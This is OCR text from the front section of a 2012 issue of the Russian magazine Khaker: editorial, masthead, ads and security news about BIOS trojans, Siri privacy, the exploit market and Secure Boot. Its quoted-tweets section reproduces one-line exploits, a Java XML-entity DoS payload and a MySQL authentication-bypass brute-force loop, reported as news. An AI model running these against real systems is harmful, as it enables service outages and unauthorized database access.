

ИНТЕРВЬЮ С КРИСОМ КАСПЕРСКИ 026
ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
WWW.XAKEP.RU
08 (163) 2012
МИНИ-КОМПЬЮТЕР ЗА 35 $
Стоп-вирус:
избавляемся от заразы
без антивируса
РЕКОМЕНДОВАННАЯ
ЦЕНА: 230 р.
018
ХАКЕРСКИЙ ЧЕМОДАНЧИК
14 НЕОБЫЧНЫХ ГАДЖЕТОВ, КОТОРЫЕ РЕАЛЬНО
ИСПОЛЬЗУЮТСЯ ДЛЯ ПРОНИКНОВЕНИЯ
В ИНФОРМАЦИОННЫЕ СИСТЕМЫ
054
СПУФИНГ, КОТОРЫЙ РАБОТАЕТ
059
НЕ ВСЕ PHP ОДИНАКОВО ПОЛЕЗНЫ
114
ТАК ЛИ ХОРОШ НОВЫЙ LINUX MINT?
(game)land
hi-fun media
PUBLISHING FOR
ENTHUSIASTS



Данные на ноутбуке дороги мне
Ведь это тоже часть моей жизни
Сергей - IT-инженер днем, ди-джей ночью
KASPERSKY lab
Kaspersky INTERNET SECURITY
KASPERSKY
На страже моего Я
Я хочу быть уверен, что мои логины и пароли, музыка и документы в безопасности. Вот почему я установил Kaspersky Internet Security.
www.kaspersky.ru
Реклама
© ЗАО «Лаборатория Касперского», 2012. Зарегистрированные товарные знаки и знаки обслуживания являются собственностью их правообладателей.



Разговаривая с друзьями и коллегами о персональной безопасности в интернете, я регулярно выясняю, что используют они на всех сервисах одинаковые пароли (ну, или с минимальными изменениями), что пароли их — это не слишком сложный набор букв и цифр, который легко запомнить, и очень часто — что их так или иначе взламывали. У кого-то с вконтактика лился спам, у кого-то в почте была подозрительная активность, а кто-то даже лишился своих кровных Яндекс.Денег. И это неудивительно. Использование одинаковых слабых паролей в совокупности с халатностью (или недобросовестностью) разработчиков веб-сервисов дают неутешительный результат.

Вот, например, недавно в паблике всплывали базы LinkedIn и Last.fm. В первой для хранения паролей использовалась хеш-функция SHA1 без соли, во второй MD5 тоже без соли (спасибо, что не plaintext). Эти хеши, да еще и без соли, брутятся с использованием GPU или радужных таблиц с невероятной, просто чудовищной скоростью. С приличными словарями и хорошей видеокартой хакер за недельку или две легко получит процентов 70–80 всех паролей пользователей этих многомиллионных сервисов. И эти же пароли он сможет использовать для доступа к другим сервисам пользователя, будь то почта или что-то более ценное — ведь чаще всего пароли одинаковые!

И это только пара баз, которые по чьей-то глупости засветились. Представляешь, сколько у хакеров информации, о которой они предпочитают не болтать на форумах? По такому принципу могут взломать любого, кто не заморочится адекватной парольной политикой — длинные, сложные, а главное, разные пароли.

Надеяться на разработчиков сервисов бесполезно. Вряд ли после пары взломов все резко будут перехешировать уже имеющиеся слабые хеши с помощью bcrypt или PBKDF2 с кучей итераций. Поэтому просто рекомендую задуматься о своих паролях.

gorl,
вып. ред. X

P. S. За 11 лет работы в журнале это мое первое Intro… и последнее. Я покидаю журнал, чтобы всерьез заняться программированием. Всегда любил это дело ;).



РЕДАКЦИЯ

Главный редактор Степан «step» Ильин (step@real.xakep.ru)
Выпускающий редактор Николай «gorl» Андреев (gorlum@real.xakep.ru)

Редакторы рубрик
PC_ZONE и UNITS Степан «step» Ильин (step@real.xakep.ru)
ВЗЛОМ Юрий Гольцев (goltsev@real.xakep.ru)
UNIXOID и SYN/ACK Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
MALWARE и КОДИНГ Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)
Литературный редактор Евгения Шарипова
PR-менеджер Людмила Вагизова (vagizova@glc.ru)

DVD

Выпускающий редактор Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео Максим Трубицын

ART

Арт-директор Алик Вайнер (alik@glc.ru)
Дизайнер Егор Пономарев
Верстальщик Вера Светлых
Билд-редактор Елена Беднова
Иллюстрация на обложке Антон Бессонов (bessonovart.ru)

PUBLISHING

Учредитель ООО «Гейм Лэнд», 115280, Москва, ул. Ленинская Слобода,19, Омега плаза, 5 этаж, офис № 21. Тел.: (495) 935-7034, факс: (495) 545-0906

Генеральный директор Дмитрий Агарунов
Финансовый директор Андрей Фатеркин
Директор по маркетингу Елена Каркашадзе
Управляющий арт-директор Алик Вайнер
Главный дизайнер Энди Тернбулл
Директор по производству Наталья Штельмаченко

РАЗМЕЩЕНИЕ РЕКЛАМЫ

Тел.: (495) 935-7034, факс: (495) 545-0906

РЕКЛАМНЫЙ ОТДЕЛ

Заместитель генерального директора по продажам Зинаида Чередниченко (zinaidach@glc.ru)
Директор группы TECHNOLOGY Марина Филатова (filatova@glc.ru)
Директор по рекламе Елена Поликарпова (polikarpova@glc.ru)
Старший менеджер Светлана Мельникова (melnikova@glc.ru)
Менеджер Дмитрий Качурин (kachurin@glc.ru)
Директор группы CORPORATE (работа с рекламными агентствами) Кристина Татаренкова (tatarenkova@glc.ru)
Старший трафик-менеджер Марья Буланова (bulanova@glc.ru)

ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ

Директор Александр Коренфельд (korenfeld@glc.ru)

РАСПРОСТРАНЕНИЕ

Директор по дистрибуции Татьяна Кошелева (kosheleva@glc.ru)
Руководитель отдела подписки Виктория Клепикова (lepikova@glc.ru)
Руководитель спецраспространения Наталья Лукичева (lukicheva@glc.ru)

Претензии и дополнительная инфа:
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru.
Горячая линия по подписке
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999
Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14.02.2002.

Отпечатано в типографии Scanweb, Финляндия. Тираж 218 500 экземпляров.

Content



HEADER


038
Raspberry Pi


114

MEGANEWS




В ПРОШЛОМ ГОДУ ОБЪЕМ ФРОДОВЫХ транзакций через ДБО вырос на 40%, сообщает Центральный банк Российской Федерации.

ЕЩЕ ОДИН ТРОЯН ПРОПИСЫВАЕТСЯ В BIOS

МАЛВАРЬ НЕ СТОИТ НА МЕСТЕ

Еще осенью прошлого года китайская антивирусная компания обнаружила троянец Mebromi, который внедряется в BIOS (Award BIOS), где потом и скрывается от антивирусного ПО. При помощи запускаемого из командной строки CBROM троян внедряет свои процедуры в BIOS. При следующей загрузке системы BIOS уже добавляет дополнительный код к главной загрузочной записи (MBR) жесткого диска, чтобы инфицировать процессы winlogon.exe и winnt.exe на Windows XP и 2000/2003 перед загрузкой системы. При следующем запуске ОС вредонос скачивает руткит для предотвращения очистки MBR жесткого диска антивирусным сканером. Но даже если жесткий диск будет очищен, вся процедура инфицирования повторится при следующей загрузке BIOS. Mebromi может «выжить» даже при смене жесткого диска! Если компьютер не использует Award BIOS, вирус просто инфицирует MBR.

В этом месяце компания McAfee сообщила, что обнаружен еще один похожий вредонос — Niwa!mem. Новый троян действует примерно таким же способом, что и Mebromi, переписывая MBR и помещая в системе библиотеку DLL, которая содержит cbrom.exe и поражает Award BIOS. Эксперты полагают: с выходом второго экземпляра можно ожидать, что запись вредоносного кода в BIOS станет обычным делом для малвари.



Специалисты считают: новый троян Niwa!mem может быть написан теми же авторами, что и Mebromi, ведь многие строки кода вредоносов выглядят практически идентично.

НАШИ В GOOGLE CODE JAM

УСПЕХИ РОССИЙСКИХ ПРОГРАММИСТОВ НА ПОПУЛЯРНОМ СОРЕВНОВАНИИ



О контесте Google Code Jam мы писали уже не раз, но на всякий случай напомним: этот международный программерский чемпионат проводится компанией Google с 2003 года. Чемпионат был учрежден с целью выявления лучших умов планеты (чтобы потом переманить их работать в Google, да-да :)). Соревнование состоит из набора алгоритмических задач, которые должны быть решены за фиксированное время. В отличие от большинства соревнований по программированию, здесь участники могут использовать для решения задач любой язык программирования и среду разработки. Недавно завершился третий раунд Google Code Jam 2012, в который из десятков тысяч претендентов вышли лишь 500 лучших. В ходе третьего раунда были определены 25 победителей, которых уже пригласят в Нью-Йорк для участия в очном финале. Интересно, что в этом году конкурс прошел при абсолютном доминировании российских программистов, шесть из которых продвинулись в финал: EgorKulikov, eatmore, andrewzta, Burunduk1, vepifanov и Dlougach. Также в финал вышли гражданин Беларуси Геннадий Короткевич и два украинца — Vasyl и sdya. Дата и место финального очного раунда (тире) 27 июля, нью-йоркский офис Google.



КАЖДЫЙ ТРЕТИЙ РЕКЛАМНЫЙ БЛОК в бесплатных русских версиях Angry Birds ведет на вредоносный файл, подсчитали аналитики «Лаборатории Касперского».




PAYPAL БУДЕТ ВЫПЛАЧИВАТЬ ДЕНЬГИ ЗА УЯЗВИМОСТИ. Компанию интересуют дырки XSS, CSRF, SQL injection и различные методы обхода штатной системы аутентификации.



СТОИМОСТЬ ПРОДВИЖЕНИЯ САЙТА — от ста рублей до нескольких миллионов. Вывести в ТОП запрос «секс» стоит 35 000 рублей, а «порно» — 76 000 рублей (по данным сервиса rookee.ru).



MICROSOFT ИСКЛЮЧИЛА HTC ИЗ СПИСКА КОМПАНИЙ, которые смогут выпускать ARM-планшеты на грядущей Windows 8. Причины такого решения неизвестны.



23 САЙТА ИЗ 100 САМЫХ ПОСЕЩАЕМЫХ РЕСУРСОВ В ИНТЕРНЕТЕ принадлежат компании Google. Причиной тому множество локализованных версий Google.

В 4-ЫЙ РАЗ ОПРЕДЕЛЯЕМ ЗАНОВО ПОНЯТИЕ “ПРОИЗВОДИТЕЛЬНОСТЬ ДИСКОВОЙ СИСТЕМЫ”.

Итак, Vertex — **вершина (англ., сущ., ед. ч.):**

1. Высшая точка.
2. В астрономии: точка в небе, к которой зрительно стремится поток звёзд.
3. В компьютерных технологиях:
   а) апофеоз дисковой производительности: Vertex предлагает превосходные ощущения вычислительного быстродействия;
   б) каждый год ставит новую планку для твердотельных накопителей (SSD);
   в) кульминация профессионализма и эволюции в технологиях SSD;
   г) не идёт следом за другими, чтобы завоевать лидерство; инноватор.





Высочайшее в индустрии быстродействие операций ввода/вывода вплоть до 120.000 IOPS.



Расширенный пакет управления флэш-памятью для увеличения отказоустойчивости и надёжности.



Лучшая производительность в режиме многозадачности в самом широком круге приложений без ограничений на сжимаемость данных.



Быстрое время загрузки и уникально низкая латентность.



Лучшая в индустрии гарантия – 5 лет.


Уже четвёртый год подряд очередное поколение твердотельных накопителей (SSD) OCZ Vertex переопределяет современные вычислительные возможности, благодаря усиленной производительности и отказоустойчивости. Разработанная для наилучшей в индустрии скорости передачи данных и превосходной отзывчивости системы серия OCZ Vertex 4 призвана заново раскрыть пользователю рабочие, игровые и мультимедийные приложения, как никакое иное решение среди дисковых накопителей.



the SSD experts!™

Розница:













ТРОЛОЛО НЕ ПРОЙДЕТ!

«ЛАБОРАТОРИЯ КАСПЕРСКОГО» ВЫИГРАЛА СУД У ПАТЕНТНОГО ТРОЛЛЯ



Kaspersky Lab потребовалось 3,5 года работы и 2,5 миллиона долларов расходов, чтобы выиграть дело. Другие производители антивирусов выплатили IPAT от нескольких десятков тысяч до нескольких миллионов долларов.


Оказывается, проблемы с патентными троллями хорошо знакомы не только западным компаниям. Недавно Евгений Касперский опубликовал в своем блоге пост (eugene.kaspersky.ru/2012/06/26/kill-the-troll), в котором подробно описал, как «Лаборатория Касперского» боролась с патентным троллем. Суть такова: некая американская компания IPAT обвиняла ЛК в нарушении двух своих патентов. IPAT — классические патентные тролли. В 2008 году компания подала два патентных иска против «Лаборатории Касперского» и еще 34 компаний, среди которых были Symantec, Sophos, McAfee, F-Secure, CA, Trend Micro, Novell, Eset, Microsoft и другие. Компания обвинила ответчиков в нарушении патентов, которые описывают способы ограничения запуска компьютерных программ. Упомянутые в иске патенты США 5,311,591 и 5,412,717 были получены в середине 90-х годов изобретателем Эдисоном Фишером, а затем выкуплены у него компанией IPAT. «Лаборатории Касперского» потребовалось немало времени и сил, чтобы отстоять свою правоту, но в итоге все закончилось хорошо. «Суд Восточного Округа Техас вынес решение по иску компании IPAT и полностью снял с нас все обвинения. Что важно — с пометкой WITH PREJUDICE, то есть IPAT больше не сможет подать иск по этим патентам снова!» — пишет Евгений Касперский. Рекомендуем ознакомиться с вышеупомянутым постом и полной версией событий, потому что история вышла весьма занимательная :).

APPLE ОСОЗНАЛА ПРОБЛЕМЫ С БЕЗОПАСНОСТЬЮ В MAC OS X

ИЗ ОПИСАНИЯ MAC OS ИСЧЕЗЛИ ВСЕ ЗАЯВЛЕНИЯ О ТОМ, ЧТО MAC OS X НЕ ПОДВЕРЖЕНА ВИРУСАМ, ВРОДЕ «DOESN'T GET PC VIRUSES»

SIRI СЛЕДИТ ЗА ТОБОЙ

ПОМОЩНИК SIRI ХРАНИТ ГОЛОСОВЫЕ ОТПЕЧАТКИ ЛЮДЕЙ



Отпечаток голоса — такая же уникальная биологическая метка человека, как и отпечаток пальца, точность распознавания человека у них вполне сравнима. Именно поэтому у экспертов вызывают беспокойство методы работы программы Siri, которая установлена на мобильных телефонах iPhone и планшетах iPad. Дело в том, что распознавание голоса программой Siri осуществляется непосредственно на серверах компании Apple, то есть фрагменты с записью голоса передаются туда через интернет и хранятся на серверах. Здесь возникает сразу несколько проблем. Во-первых, компания Apple не говорит, как долго хранятся аудиозаписи и какие технологии используются для защиты этой информации. Во-вторых, в этих аудиофрагментах может присутствовать персональная информация — мало ли какие вопросы пользователь задает своему телефону, ведь зачастую человек не подозревает, что его слова записываются и отправляются на удаленный сервер, где помещаются в базу данных. Но самая главная угроза заключается в том, что голос человека является его уникальным идентификатором, который практически безошибочно позволяет выявить его среди миллиона телефонных разговоров в эфире. На этом принципе основаны системы сквозного прослушивания эфира «Эшелон» и другие. Таким образом, компания Apple владеет базой уникальных идентификаторов, с помощью которых можно осуществлять глобальную слежку за пользователями. И если сама компания Apple этим не собирается заниматься, то база цифровых отпечатков может быть полезна злоумышленнику, который способен получить к ней доступ на серверах Apple или перехватив трафик между клиентским приложением Siri и сервером.

«Наверное, все, что может вас идентифицировать, должно оставаться на телефоне», — говорит Прем Натараян (Prem Natarajan), исполнительный вице-президент корпорации Raytheon BBN Technologies (Кембридж), которая выполняет научно-исследовательские работы по заказу Пентагона и является крупнейшим в мире центром по разработке систем идентификации человека по голосу. По его словам, со стороны Apple было бы более грамотным решением производить первичную обработку голоса на телефоне и передавать только эту информацию, а не сами нетронутые аудиозаписи. Специалист считает, что качество распознавания голоса от этого совершенно не пострадает, а компания Apple поступает иначе, исключительно чтобы снизить нагрузку на CPU телефона и сэкономить заряд аккумулятора. В ответ на эти опасения представители компании Apple заверили, что аудиозаписи с голосом пользователя передаются через интернет в зашифрованном виде и хранятся на серверах без привязки к другим пользовательским данным, которые скачивает Siri, в том числе контакт-лист, GPS-координаты пользователя, список его песен и так далее.

ПРИЯТНАЯ СТАТИСТИКА ОТ MCAFEE: антивирусная защита с актуальными базами стоит на 83% компьютеров в мире.

GOOGLE ЗА СВОБОДУ В СЕТИ

КОРПОРАЦИЯ ДОБРА БУДЕТ ИНФОРМИРОВАТЬ ЮЗЕРОВ О СЛЕЖКЕ СО СТОРОНЫ ВЛАСТЕЙ



Весной текущего года Сергей Брин заявил в интервью газете Guardian, что Всемирная сеть в наши дни столкнулась с самыми серьезными угрозами за всю историю своего существования. Угрозы исходят с нескольких сторон: это и государственная цензура, которая в разных странах пытается ограничить доступ своих граждан к информации и всячески ущемить их права; это и корпоративная политика компаний Facebook и Apple, направленная на создание изолированных фрагментов Сети; это и медиабизнес в его попытках бороться с пиратством. Действительно, уже известно множество случаев, когда спецслужбы авторитарных стран ведут слежку за гражданами, получив доступ к их почтовым ящикам, аккаунтам в социальных сетях и через параллельные инстансы Skype. Google счел своим долгом защитить свободу и приватность граждан: теперь компания предупреждает пользователей о возможных попытках компрометации аккаунта со стороны государственных служб. Пользователям, которые увидели такое сообщение, рекомендуется немедленно сменить пароль на сложную комбинацию прописных/строчных букв, цифр и знаков пунктуации, включить двухфакторную верификацию с подтверждением SMS на мобильном телефоне, обновить браузер, операционную систему и плагины, внимательно проверять URL в адресной строке при авторизации в Google.


Неясно, по каким признакам Google распознает «государственный» источник атаки на пользователя (эта информация секретна). Но предупреждения якобы основаны на «детальном анализе» и сведениях, полученных от реальных жертв государственной слежки.


БРЮС ШНАЙЕР КРИТИКУЕТ ТОРГОВЛЮ УЯЗВИМОСТЯМИ

ЧЕРНЫЙ РЫНОК ПОДТАЛКИВАЕТ ПРОГРАММИСТОВ К САБОТАЖУ

Криптограф, писатель и специалист в области ИБ Брюс Шнайер в последнем номере своей ежемесячной рассылки Crypto-Gram резко раскритиковал деятельность компаний, занимающихся куплей-продажей эксплойтов, — Vupen, Netragard и других. Предыстория такова: пару месяцев назад журнал Forbs опубликовал статью, в которой приводился своеобразный прайс-лист на уязвимости (обычно такие вещи не озвучиваются широкой публике). Согласно информации Forbs, которую потом подтвердили сведущие люди, цена некоторых дыр может доходить до 250 тысяч долларов. Шнайер пишет, что вначале даже не поверил, что эти цены реальны, но рынок в самом деле очень изменился за последние годы. Даже если сравнивать ситуацию с 2010 годом.

Брюс Шнайер всегда был уверен, что поиск уязвимостей повышает общую безопасность, поскольку поощряет публикацию информации в открытом доступе, однако новые реалии рынка совершенно меняют дело. Никто на черном рынке вообще не заинтересован в закрытии уязвимостей. Плюс у программистов в Microsoft, Google и так далее появился стимул оставлять ошибки в коде, а потом тайно продавать их государственным агентствам. Именно поэтому наличие черного рынка эксплойтов опасно для всех. Брюс Шнайер утверждает, что ни одна софтверная компания в мире не обладает настолько надежной системой ревизии кода, чтобы выявлять подобный саботаж: найти ошибку и доказать злой умысел.





АВТОР СИСТЕМЫ ХЕШИРОВАНИЯ ПАРОЛЕЙ MD5CRYPT Пол-Хенинг Камп признал, что данный алгоритм более нельзя считать безопасным. Поводом для этого заявления послужили недавние утечки миллионов хешей паролей сайтов LinkedIn, eHarmony и Last.fm. Крупным сайтам (больше 50 тысяч аккаунтов) Пол-Хенинг Камп рекомендовал использовать модифицированный алгоритм, базирующийся на стойких хешах, таких как SHA.



FACEBOOK В БЛИЖАЙШЕМ БУДУЩЕМ ПЛАНИРУЕТ ВЫПУСК СОБСТВЕННОГО СМАРТФОНА, работа над которым уже началась, по информации источников The New York Times.



СОВСЕМ НЕДАВНО МЫ ПИСАЛИ ОБ ИНИЦИАТИВЕ DO NOT TRACK, и вот еще свежие новости: Microsoft объявила, что в IE 10 опция DNT будет включена по умолчанию.


САЛОН 3-15 ЧАСОВ
UEFA
CHAMPIONS LEAGUE
JACQUES LEMANS
JACQUES LEMANS
с 25 июля по 25 августа
часы для держателей «Мужской карты»
как получить читай на www.mancard.ru
на правах рекламы
MAXIM
МУЖСКАЯ КАРТА
4321 4321 4321 4321
VISA
CARDHOLDER NAME
Оформить дебетовую или кредитную «Мужскую карту» можно на сайте www.alfabank.ru или позвонив по телефонам:
(495) 229-2222 в Москве
8-800-333-2-333 в регионах России (звонок бесплатный)
MAXIM
МУЖСКОЙ ЖУРНАЛ С ИМЕНЕМ
Альфа·Банк
(game)land

ЛИНУС ТОРВАЛЬДС О WINDOWS 8 SECURE BOOT

СОЗДАТЕЛЬ LINUX ПРОКОММЕНТИРОВАЛ НЕПРОСТУЮ СИТУАЦИЮ

Как мы уже рассказывали, многие поклонники Linux в последнее время всерьез обеспокоены тем, что технология «безопасной загрузки» (Secure Boot) в новой Windows 8 затруднит загрузку их любимой операционной системы на компьютерах с интерфейсом UEFI. Напомним, что на компьютерах нового поколения, поставляющихся с Windows 8, Secure Boot будет включена по умолчанию, и устанавливаемое на них ПО должно будет иметь сертификаты безопасности от Microsoft или OEM-дилеров аппаратного обеспечения. Secure Boot, конечно же, позиционируется как технология безопасности, призванная устранить угрозу заражения компьютера вредоносным ПО еще до загрузки системы и антивирусной защиты. Прежде чем запустить тот или иной программный компонент, UEFI проверяет наличие сертификата безопасности и блокирует загрузку любого ПО, у которого надлежащие ключи отсутствуют. Данный шаг Microsoft вызвал резкий протест со стороны Open Source сообщества, так как на этих условиях в категорию «неподписанного» ПО, наравне с вирусами, попадают и загрузчики альтернативных ОС. Недавно стало известно, что Fedora и Red Hat заключили сделки с Microsoft, чтобы обеспечить запуск своих дистрибутивов на оборудовании, лицензированном для Windows 8. Естественно, такие новости не могут радовать. Однако сам Линус Торвальдс считает, что страхи вообще сильно преувеличены. В интервью ZDNet Линус сказал, что не видит здесь особой проблемы. Чтобы зарегистрировать бинарник для запуска на UEFI-компьютере, нужно оформить сертификат Verisign стоимостью 99 долларов. Пожалуй, нужно процитировать самого Торвальдса: «Я определенно не большой фанат UEFI, но в то же время я понимаю, зачем пользователю может понадобиться загрузка с проверкой цифровых подписей и так далее. И если получить ключ для Fedora стоит всего 99 долларов, я не вижу здесь никакой серьезной проблемы». Некоторые фанаты Linux говорят, что это похоже на сделку с дьяволом, ведь Linux-дистрибутив будет подписан ключом от Microsoft, а Fedora называется «продажной» компанией, поскольку пошла на такую сделку. Продвинутые разработчики добавляют к этим возражениям еще один аргумент: ведь они не смогут без головной боли запустить свой собственный уникальный дистрибутив Linux. «Да, да, все пропало, — комментирует Линус, — и я должен бегать в панике, как обезглавленный цыпленок, в отчаянии из-за ключей цифровой подписи. Но если вы можете отключить проверку ключей, чтобы разработчики ядра делали свою работу, то подписанные бинарники на самом деле могут быть (маленькой) частью хорошей системы безопасности. Я допускаю, что и сам поставлю свой собственный ключ на машину, которая это поддерживает». Торвальдс не верит, что система Windows 8 UEFI действительно увеличит безопасность пользователей: «Настоящая проблема, как мне кажется, заключается в том, что умный хакер может решить вопрос с ключами, раздобыв ключ (как много из этих приватных ключей на самом деле остаются приватными?) либо воспользовавшись уязвимостями в подписанном программном обеспечении, и тогда ему вообще не понадобится ключ».



Unified Extensible Firmware Interface (UEFI) — интерфейс между ОС и микропрограммами, управляющими низкоуровневыми функциями оборудования. Выступает в качестве замены BIOS, его основное предназначение — корректно инициализировать оборудование при включении системы и передать управление загрузчику операционной системы.




ПРОШЕЛ ФОРУМ ПО ПРАКТИЧЕСКОЙ ИБ POSITIVE HACK DAYS 2012


В ХОДЕ СОРЕВНОВАНИЙ ХАКЕРЫ СУМЕЛИ ВЗЛОМАТЬ IPHONE 4S, НАШЛИ 0-DAY В WINDOWS XP И ОБНАРУЖИЛИ НОВУЮ ДЫРКУ В FREEBSD



Алексей Синцов



#hacker tweets




@mihi42:
<!ENTITY % a SYSTEM 'http://www.w3.org/QA/TheMatrix.xml'><!ENTITY b '%a;'> #java #jaxp #DoS CVE-2012-1724 https://t.co/PguomymA @Agarri_FR

Комментарий:
Эксплойт в один твит. Собственно, в Java до версии 7 Update 5 и 6 Update 33 была возможность атаки отказа в обслуживании путем организации бесконечного цикла.




@cBekrar:
MS должны предложить 500 000 долларов тем исследователям, которые смогут обойти #BlueHatPrize anti-ROP, до того как тратить миллионы на добавление фичи, которая может слажать.

Комментарий:
Microsoft уже определила финалистов конкурса BlueHatPrize. Напомню, что компания пообещала 250 000 долларов тому, кто предложит новую защитную методику от злобных эксплойтов.



@esizkur:
Сравнил эти инновации с тем, что было в PaX более десяти лет назад: все эти BlueHat идеи выглядят слабо.

Комментарий:
В продолжение темы критики конкурса BlueHatPrize.



@taosecurity:
Официальные лица Китая или России, возможно, относятся к Microsoft и другим крупным вендорам так же, как США к Huawei. «Reverse mirroring;» — они не доверяют нам тоже.




@0xcharlie:
Ачивка выполнена, Брюс Шнайер знает о моем существовании: t.co/2SGIJ8oU.

Комментарий:
Брюс разродился блог-постом на тему вреда от существующего рынка эксплойтов. А что еще он может сделать?




@sanjar_satsura:
... Даже больше скажу, я предсказал возможности коллизий сертификатов, которые спуфил Flame, практически за шесть месяцев до инцидента. Читай][


Комментарий:
Читайте][! Будете в тренде! Впереди всяких антивирусников :)




@mikko:
Забавный факт дня: вы знаете, что означает аббревиатура «DCIM» на всех модулях памяти для цифровых камер? «DCIM» стандартно: «Digital Camera IMages».



@justinelze:
Люблю наш свадебный сайт, в пункте «Оставьте Ваши музыкальные предпочтения» alert(«test») кажется самой популярной песней.



@DEVOPS_BORAT:
За каждую минуту, которую ты тратишь на установку пакетов из сорцов, твоя жизнь становится короче на две минуты.




@andreybelenko:
Итак, подтверждена поддержка ASLR в ядре iOS 6.





@hdmoore:
В одну линию: $ for i in `seq 1 512`; do echo 'select @@version;' | mysql -h 127.0.0.1 -u root mysql --password=X 2>/dev/null && break; done

Комментарий:
Продолжаем тему эксплойтов, помещающихся в один твит. На этот раз угарная уязвимость в MySQL как результат непредсказуемого значения функции сравнения — memcmp(). Результат — обход аутентификации в MySQL. Подробнее — goo.gl/EtbCO.



@crypt0ad:
Иногда я забываю, что запустил calc.exe, и тогда я реально волнуюсь, замечая его на моем таскбаре.



@homakov:
Я никогда не говорю «Вау», когда вижу CSRF-уязвимость на сайте, сделанном PHP-программистами. Наоборот — я говорю «Вау», если вижу защиту от CSRF-атак там. #php



@opexxx:
select * from LastFm where hash=md5('yourpassword')

Комментарий:
Этот месяц богат на утечки хешей: LinkedIn, Last.fm и другие...

БОЛЕЕ 100 000 ПРЕДЛОЖЕНИЙ НАСЧИТЫВАЕТСЯ В WINDOWS PHONE MARKETPLACE, заявила компания Microsoft.

КРОШЕЧНАЯ ТВ-ПРИСТАВКА SMARTKEY TV

ANDROID-ДОНГЛ ДЛЯ ТЕХ, КТО ЦЕНИТ КОМПАКТНОСТЬ И МОБИЛЬНОСТЬ

Интересный гаджет представила недавно компания LiquidTv. По сути, SmartKey TV не что иное, как мини-компьютер под управлением Android 4.0 Ice Cream Sandwich, а отличительная его фишка в том, что он выполнен в форме брелока с HDMI-выходом для подключения к телевизору или проектору. Невзирая на смешные размеры, аппаратная часть устройства включает процессор Cortex A9 с частотой 1 ГГц и графической подсистемой Mali-400 от ARM, обладающей возможностью декодирования видеопотока Full HD 1080p, 512 Мб ОЗУ, 4 Гб флеш-памяти, встроенный адаптер беспроводной связи Wi-Fi, устройство для чтения microSDHC и порт miniUSB. SmartKey TV поддерживает функцию вещания DLNA и может выступать как сервером, так и клиентом. Пользователи девайса получат доступ к магазину Google Play для приобретения приложений и цифровых материалов. В числе наиболее интересных приложений называется Skype, разработчики заявляют, что, установив его, пользователи смогут осуществлять видеозвонки. Заметим — в анонсе умалчивается о том, что должно выступать в таком случае источником видео. На выбор покупателя доступны четыре различных пульта ДУ с гравитационным сенсором и возможностью управления курсором с помощью перемещения в пространстве. Также заявлена поддержка голосового управления и управление с помощью другого Android-устройства.




Продажи SmartKey TV начнутся этим летом по цене 99 евро за сам брелок или 120 евро за комплект с пультом ДУ со встроенной QWERTY-клавиатурой и сенсорной панелью.

